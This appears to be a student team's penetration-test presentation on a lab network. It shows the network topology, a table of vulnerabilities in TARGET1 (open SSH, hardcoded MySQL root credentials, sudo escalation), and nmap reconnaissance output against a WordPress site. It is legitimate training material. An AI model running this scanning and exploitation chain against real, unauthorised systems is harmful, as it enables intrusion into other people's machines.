FINAL ENGAGEMENT


OFFENSIVE ATTACK

PREPARED BY
Y-CORP
AZIZ, JAFFAR , MICK, RADHIKA, CHEW-HUNG

TABLE OF CONTENTS

NETWORK TOPOLOGY
& CRITICAL VULNERABILITIES

NETWORK TOPOLOGY



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.0.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux
Hostname:TARGET1

IPv4: 192.168.1.115
OS: Linux
Hostname: TARGET2

CRITICAL VULNERABILITIES IN TARGET 1

The below are the critical vulnerabilities:


Vulnerabilities	Description	Impact
Port 80 WordPress vulnerability	Nmap detects servers, ports, services and OS version.	The source code of services.html allows attacker to gain more inside information about TARGET1.
Port 22 SSH vulnerability	Secure Shell (SSH) port is opened and allows connections to TARGET1.	SSH allows attacker to further exploit TARGET1 and access to sensitive information.
MYSQL vulnerability	The root user access information for MYSQL database is hardcoded in /var/www/html/wp-config.php.	Root user and password enable attacker to connect to MYSQL database and discover other sensitive information. Example: User name and password.
Sudo privilege vulnerability	Privilege escalation of credentials from a standard user to root through sudo privileges.	Root account is compromised.

EXPLOITS USED

EXPLOITATION: WORDPRESS VULNERABILITY

Ping Sweep Scan


- Nmap –sP 192.168.1.0/24 to perform a simple ping sweep of active devices in the network.



```
Nmap done: 256 IP addresses (6 hosts up) scanned in 6.57 seconds
root@Kali:~# nmap -sP 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-14 01:49 PST
Nmap scan report for 192.168.1.1
Host is up (0.00049s latency).
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Nmap scan report for 192.168.1.100
Host is up (0.00066s latency).
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Nmap scan report for 192.168.1.105
Host is up (0.00073s latency).
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Nmap scan report for 192.168.1.110
Host is up (0.0015s latency).
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Nmap scan report for 192.168.1.115
Host is up (0.0013s latency).
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Nmap scan report for 192.168.1.90
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 1.73 seconds
root@Kali:~# █
```

Detailed scan of the hosts


- Nmap –sV –A 192.168.1.110 obtain hostname, Operating System, OS version, Ports and services.
- The scan result shows a few ports are opened. Port 80 is running Apache and the title is Raven Security.



```
root@Kali:~# nmap -sV -A 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-12 20:39 PST
Nmap scan report for 192.168.1.110
Host is up (0.00066s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp open  rpcbind     2-4 (RPC #100000)
```


Raven Security wordpress

- Access to http://192.168.1.110/ and the source code shows it is running WordPress.



```
</div>
<nav id="nav-menu-container">
  <ul class="nav-menu">
    <li class="menu-active"><a href="index.html">Home</a></li>
    <li><a href="about.html">About Us</a></li>
    <li><a href="service.html">Service</a></li>
    <li><a href="team.html">Team</a></li>
    <li><a href="wordpress">Blog</a></li>
    <li><a href="contact.php">Contact</a></li>
  </ul>
</nav><!-- #nav-menu-container -->
```


- view the source code of http:/192.168.1.110/wordpress/license.txt shows this is an outdated version and has more vulnerabilities. This presentation will not cover that.



```
 Web publishing software

011-2018 by the contributors

m is free software; you can redistribute it and/or modify
e terms of the GNU General Public License as published by
ftware Foundation; either version 2 of the License, or
tion) any later version.

m is distributed in the hope that it will be useful,
 ANY WARRANTY; without even the implied warranty of
LITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
 Public License for more details.

have received a copy of the GNU General Public License
this program; if not, write to the Free Software
 Inc., 51 Franklin St, Fifth Floor, Boston, MA  02110-1301  USA

m incorporates work covered by the following copyright and
notices:

 2001, 2002 Michel Valdrighi - m@tidakada.com -
dakada.com

third party code has been used, credit has been given in the code's

eased under the GPL


 - Web publishing software
```

